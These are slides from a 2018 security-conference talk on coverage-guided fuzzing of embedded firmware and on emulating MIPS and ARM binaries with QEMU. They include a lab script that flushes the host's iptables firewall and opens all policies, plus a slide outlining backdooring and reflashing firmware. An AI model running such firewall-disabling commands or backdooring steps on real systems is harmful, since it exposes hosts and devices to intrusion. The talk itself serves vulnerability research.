

# Finding 0 Days in Embedded Systems with Code Coverage Guided Fuzzing

Brucon, October 2018

NGUYEN Anh Quynh, aquynh -at- gmail.com  
KaiJern LAU, kj -at- theshepherd.io

# About NGUYEN Anh Quynh



- > Nanyang Technological University, Singapore
- > PhD in Computer Science
- > Operating System, Virtual Machine, Binary analysis, etc
- > Usenix, ACM, IEEE, LNCS, etc
- > Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- > Capstone disassembler: <http://capstone-engine.org>
- > Unicorn emulator: <http://unicorn-engine.org>
- > Keystone assembler: <http://keystone-engine.org>

# About KaiJern



## The Shepherd Lab

Day Time Job, breaking things and earning salary from a Fortune 500 company, JD.COM

- > IoT Research
- > Blockchain Research
- > Fun Security Research



## HACKERSBADGE.COM Reverse Engineer Badge Maker

Founder of hackersbadge.com, RE && CTF fan


- > Reversing Binary
- > Reversing IoT Devices
- > Part Time CtF player



## HITB Security Conference

Hack in the box, Netherland and Singapore. Soon to be Beijing and Dubai

- > 2006 till end of time
- > Core Crew
- > Review Board



- > 2005, HITB CTF, Malaysia, First Place /w 20+ Intl. Team
- > 2010, Hack In The Box, Malaysia, Speaker
- > 2012, Codegate, Korean, Speaker
- > 2015, VXRL, Hong Kong, Speaker
- > 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- > 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- > 2016, Qcon, Beijing, Speaker
- > 2016, Kcon, Beijing, Speaker
- > 2016, Intl. Antivirus Conference, Tianjin, Speaker

- > 2017, Kcon, Beijing, Trainer
- > 2017, DC852, Hong Kong, Speaker
- > 2018, KCON, Beijing, Trainer
- > 2018, DC010, Beijing, Speaker
- > 2018, Brucon, Brussel, Speaker
- > 2018, H2HC, San Paolo, Brazil
- > 2018, HITB, Beijing/Dubai, Speaker
- > 2018, beVX, Hong Kong, Speaker

- > MacOS SMC, Buffer Overflow, suid
- > GDB, PE File Parser Buffer Overflow
- > Metasploit Module, Snort Back Orifice
- > Linux ASLR bypass, Return to EDX

# Agenda

## Coverage Guided Fuzzer vs Embedded Systems

---

Emulating Firmware

---

Skorpio Dynamic Binary Instrumentation

---

Guided Fuzzer for Embedded


---

DEMO

---


Conclusions

# Fuzzing



- > Automated software testing technique to find bugs
  - > Feed craft input data to the program under test
  - > Monitor for errors like crash/hang/memory leaking
  - > Focus more on exploitable errors like memory corruption, info leaking
- > Maximize code coverage to find bugs
- > Blackbox fuzzing
- > Whitebox fuzzing
- > Graybox fuzzing, or **Coverage Guided Fuzzing**

# Coverage-guided Fuzzer



- > Instrument target binary to collect coverage info
- > Mutate the input to maximize the coverage
- > Repeat above steps to find bugs
  - > Proved to be very effective
    - > Easier to use/setup & found a lot of bugs
  - > Trending in fuzzing technology
    - > American Fuzzy Lop (AFL) really changed the game




# Guided Fuzzer for Embedded



- > Guided fuzzer was introduced for powerful PC systems
- > Bring over to embedded world?
  - > No support for introducing new tools
  - > Not open source
  - > Lack support for embedded hardware

# Issues

## 24K Core Architecture



## Restricted System

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
  - > Compiler
  - > Debugger
  - > Analysis tools

## Closed System

- > Binary only - without source code
- > Existing guided fuzzers rely on source code available
- > Source code is needed for branch instrumentation to feedback fuzzing progress
- > Emulation such as QEMU mode support in AFL is slow & limited in capability
- > Same issue for other tools based on Dynamic Binary Instrumentation

## Lack Support for Embedded

- > Most fuzzers are built for X86 only
- > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - > DynamoRio: experimental support for Arm

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

---

**Emulating Firmware**

---

Skorpio Dynamic Binary Instrumentation

---

Guided Fuzzer for Embedded




---

DEMO

---



Conclusions

# The SoC



- Scale Down from PC
- System on Chip
- A chip with all the PCI-e slot and card in it
- Pinout to different parts
- Wifi, Lan, Bluetooth and etc
- Low power device

# Requirement



Hardware + GNU Command  
also  
love hardware and not only hardware hacking




Once you cross over, there are things in the darkness that can keep your heart from feeling the light again

# Getting Firmware

# Firmware and Hardware

VR Mirrorless Action Home Dash Accessories Support [Buy Now!](#)


Firmware



Extract From Flash , Extract From APK, Traffic Sniffing or Just Download  
Technically 1. Download 2. Patch with Backdoor 3. Flash 4. pwned

shadow-1 / Watch 14

Code Issues 149 Pull requests 1 Projects 0 Insights



Join GitHub today  
GitHub is home to over 28 million developers working together to host and review code, manage projects, and build software together.  
[Sign up](#)

Alternative Firmware for Cameras based on Hi3518e Chipset

30 commits 1 branch 7 releases

shadow-1		Added ability to have programs and libraries reside on the microSD card.
<a href="#">.gitignore</a>		Created initial Makefiles and config files for Yi Home support.
<a href="#">README.md</a>		Added ability to have programs and libraries reside on the microSD card.
<a href="#">download_proxy_list.png</a>		Changed FTP server to Pure-FTPd.
<a href="#">download_proxy_list_completed_ex...</a>		Changed FTP server to Pure-FTPd.

[README.md](#)

If we need more ?  
1. RCE 2. Fuzz


**The Easy Way**

# Complete Kit to Success




# MIPS

## How Many Dev Board



ARM

## Classic LIBC Issue




# AARCH64


# The Hackers Way: Virtualization

# More Resources = More Power


Multicore



MAX RAM



MAX Space



Processor

Normally 1-2 Core

RAM

Normally  
256MB/512MB

FLASH

Normally  
8MB/16MB/32MB/256MB

Most Important, we got apt-get

# Objectives

# Only Need One Process to Run

The image is a composite of several screenshots illustrating a penetration testing or network analysis process.

- Terminal Session:** On the left, a terminal window shows a series of system log entries (pid 32365) indicating file operations like reading, writing, and closing files such as /var/run/lock/lwp\_\* and /var/run/lock/unlck\*. The logs also mention the "htpasswd\_recovery\_enable=0" configuration and various seek operations.
- NETGEAR Router Configuration:** In the center, a screenshot of the NETGEAR genie web interface shows the "Advanced Home" screen. It includes sections for "Router Information", "Internet Port", "Wireless Settings (2.4GHz)", and "Guest Network (2.4GHz)". The "Internet Port" section displays MAC Address (00:09:5b:70:46), IP Address (192.168.1.1), Connection Mode (DHCP Client), and Domain Name Server (0.0.0.0). The "Wireless Settings" sections show details for both 2.4GHz and 5GHz bands, including SSID (NETGEAR-5G), Region (Asia), Channel (Auto), Mode (Up to 300 Mbps for 2.4GHz, Up to 867 Mbps for 5GHz), and Broadcast Name (On).
- Network Status Windows:** On the right, there are four smaller windows titled "Show Statistics" and "Connection Status". These windows provide real-time monitoring of network traffic and connection health across various interfaces.

```
/ # netstat -anp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:9000            0.0.0.0:*              LISTEN    615/ucloud_v2
tcp      0      0 172.27.175.218:80        0.0.0.0:*              LISTEN    715/dhttpd
tcp      0      0 10.10.118.248:80        0.0.0.0:*              LISTEN    613/httpd
tcp      0      0 127.0.0.1:10002         0.0.0.0:*              LISTEN    615/ucloud_v2
tcp      0      0 127.0.0.1:10003         0.0.0.0:*              LISTEN    615/ucloud_v2
tcp      0      0 0.0.0.0:2323           0.0.0.0:*              LISTEN    457/busybox
tcp      0      0 0.0.0.0:10004          0.0.0.0:*              LISTEN    616/business_proc
tcp      0      0 0.0.0.0:8180           0.0.0.0:*              LISTEN    450/nginx
tcp      0      0 0.0.0.0:5500           0.0.0.0:*              LISTEN    821/miniupnpd
tcp      0      0 127.0.0.1:8188          0.0.0.0:*              LISTEN    453/app_data_center
tcp      0      0 127.0.0.1:10004         127.0.0.1:53581        ESTABLISHED 616/business_proc
tcp      0      0 127.0.0.1:32839          127.0.0.1:10003        ESTABLISHED 616/business_proc
tcp      0      0 127.0.0.1:10003          127.0.0.1:32839        ESTABLISHED 615/ucloud_v2
tcp      0      0 127.0.0.1:153581         127.0.0.1:10004        ESTABLISHED 616/business_proc
netstat: /proc/net/tcp6: No such file or directory
udp      0      0 10.10.118.248:53          0.0.0.0:*              693/dnrd
udp      0      0 0.0.0.0:1900           0.0.0.0:*              821/miniupnpd
udp      0      0 0.0.0.0:137            0.0.0.0:*              617/auto_discover
udp      0      0 0.0.0.0:5351           0.0.0.0:*              821/miniupnpd
udp      0      0 0.0.0.0:5353           0.0.0.0:*              617/auto_discover
udp      0      0 10.10.118.248:36603        0.0.0.0:*              821/miniupnpd
netstat: /proc/net/udp6: No such file or directory
netstat: /proc/net/raw6: No such file or directory
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State      I-Node PID/Program name      Path
```

Since only one binary, do we really need qemu-system or just use good old qemu-static

# Booting Up

# Current Solution

Google search results for "emulating firmware":

- Getting started with Firmware Emulation for IoT Devices**  
https://blog.attify.com/getting-started-with-firmware-emulation/ • Jan 28, 2018 - Firmware Emulation can serve a number of different purposes such as analyzing the firmware in a better way, performing exploitation, ...
- Emulating and Exploiting Firmware binaries - Offensive IoT...**  
https://resources.infosecinstitute.com/emulating-and-exploiting-firmware-binaries-off... • Jul 5, 2016 - Welcome to the third post in the "Offensive IoT Exploitation" series. In the previous one, we learned about how we can get started with analyzing ...
- Videos**
  - IoT This Week | Firmware emulation with QEMU**  
Craig Smith - YouTube - May 31, 2016
  - Firmware Analysis Toolkit by Attify - Emulating IoT device firmware**  
Attify - Simplifying Security YouTube - Nov 3, 2016
  - Emulating smart plug firmware using Attify's Firmware Analysis Toolkit**  
Attify - Simplifying Security YouTube - Nov 3, 2016
- Emulating and Exploiting Firmware binaries by Aditya Gupta ... - Peerlyst**  
https://www.peerlyst.com/explore/Peers • Jun 25, 2017 - Emulating and Exploiting Firmware binaries This is the third post in the "Offensive IoT Exploitation" series. In the previous two posts, we ...
- GitHub - firmadyne/firmadyne: System for emulation and dynamic ...**  
https://github.com/firmadyne/firmadyne • System for emulation and dynamic analysis of Linux-based firmware - firmadyne/firmadyne
- GitHub - attify/firmware-analysis-toolkit: Toolkit to emulate firmware ...**  
https://github.com/attify/firmware-analysis-toolkit • Toolkit to emulate firmware and analyze it for security vulnerabilities - attify/firmware-analysis-toolkit
- Network support when emulating firmware with QEMU - Reverse ...**  
https://reverseengineering.stackexchange.com.../network-support-when-emulating-fir... • Jun 27, 2017 - Use the `-net` argument `-net nic,model=r8139`. Of course replace `r8139` with your network device model (`e1000, i22551, i22557, ...`) Further ...
- Emulating Non-Linux Firmware Image of Embedded Devices - Reverse ...**  
https://reverseengineering.stackexchange.com.../emulating-non-linux-firmware-img... • Feb 8, 2017 - It is possible, but **emulating** the raw `.bin` file is almost never going to work unless it's laid out exactly like the QEMU platform you're using.
- Emulating Embedded Linux Systems with QEMU | Novetta**  
https://www.novetta.com/2018/02/emulating-embedded-linux-systems-with-qemu/ • Feb 28, 2018 - In the first post, **Emulating** Embedded Linux Applications with QEMU, we Extract the kernel from the device **firmware**, create a `rootfs` image.
- Images for emulating firmware**
  - 
  - 
  - 
  -

**firmadyne / firmadyne**

Code Issues Pull requests Projects Wiki Insights

System for emulation and dynamic analysis of Linux-based firmware

55 commits 1 branch 0 releases 4 contributors MIT

Branch: master New pull request Create new file Upload files Find file Clone or download

ddcc fix tar2db.py, close #84 Latest commit 1a63d21 on Aug 3

analyses fix typo, close #19 2 years ago

binaries initial import 3 years ago

database initial import 3 years ago

images initial import 3 years ago

paper initial import 3 years ago

scripts fix tar2db.py, close #84 2 months ago

sources update submodules 2 months ago

.gitignore Update README, gitignore 2 years ago

.gitmodules initial import 3 years ago

LICENSE.txt initial import 3 years ago


README.md readme: use gfw-safe links for chinese users 5 months ago

download.sh update script to libnvram v1.0c 2 months ago

firmadyne.config Minor bug fixes and cleanups 2 years ago

Leaving squashfs and going into a unknown world

# Old vs New



2016 way

```
#!/bin/bash

sudo screen -dm /opt/qemu/bin/qemu-system-mipsel -m 512 -M malta -kernel boot.stretch.mipsel/vmlinux-4.9.0-4-4kc-malta -initrd boot.stretch.mipsel/initrd.img-4.9.0-4-4kc-malta -append "root=/dev/sda1 net.ifnames=0 biosdevname=0 nokaslr" -hda debian-stretch.mipsel.qcow2 -net nic -net tap,ifname=tap0,script=no,downscript=no -net nic -net tap,ifname=tap1,script=no,downscript=no -nographic

sudo tunctl -t tap0 -u xwings
sudo ifconfig tap0 10.253.253.254 netmask 255.255.255.0

sudo sysctl -w net.ipv4.ip_forward=1

echo "Stopping firewall and allowing everyone..."
sudo iptables -F
sudo iptables -X
sudo iptables -t nat -F
sudo iptables -t nat -X
sudo iptables -t mangle -F
sudo iptables -t mangle -X
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT

sudo iptables -t nat -A POSTROUTING -o ens33 -j MASQUERADE
sudo iptables -I FORWARD 1 -i tap0 -j ACCEPT
sudo iptables -I FORWARD 1 -o tap0 -m state --state RELATED,ESTABLISHED -j ACCEPT

sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1122 -j DNAT --to-destination 10.253.253.11:22
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1180 -j DNAT --to-destination 10.253.253.11:80
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 11443 -j DNAT --to-destination 10.253.253.11:443
```

script to boot mips

argument: running new or old distro + kernel + hypervisor

# Easy Way Out, chroot



All Images Videos News Shopping More Settings Tools  
About 63,500 results (0.40 seconds)

c++ - Debug chrooted program with gdb - Stack Overflow  
<https://stackoverflow.com/questions/3369551/debug-chrooted-program-with-gdb> ▾  
1 answer  
Nov 13, 2015 - You can use remote debugging: In the chroot you need just your usual runtime plus the program `gdbserver`. Then run: `chroot$ gdbserver :8888` ...  
gdb - How to debug binaries from a MIPS firmware  
linux - Use UDP port for GDB connection in Eclipse  
eclipse - Is it possible to have multiple connections to gdbserver ...  
Eclipse GDB running inside Chroot environment  
More results from stackoverflow.com

Debugging with GDB - Sourceware  
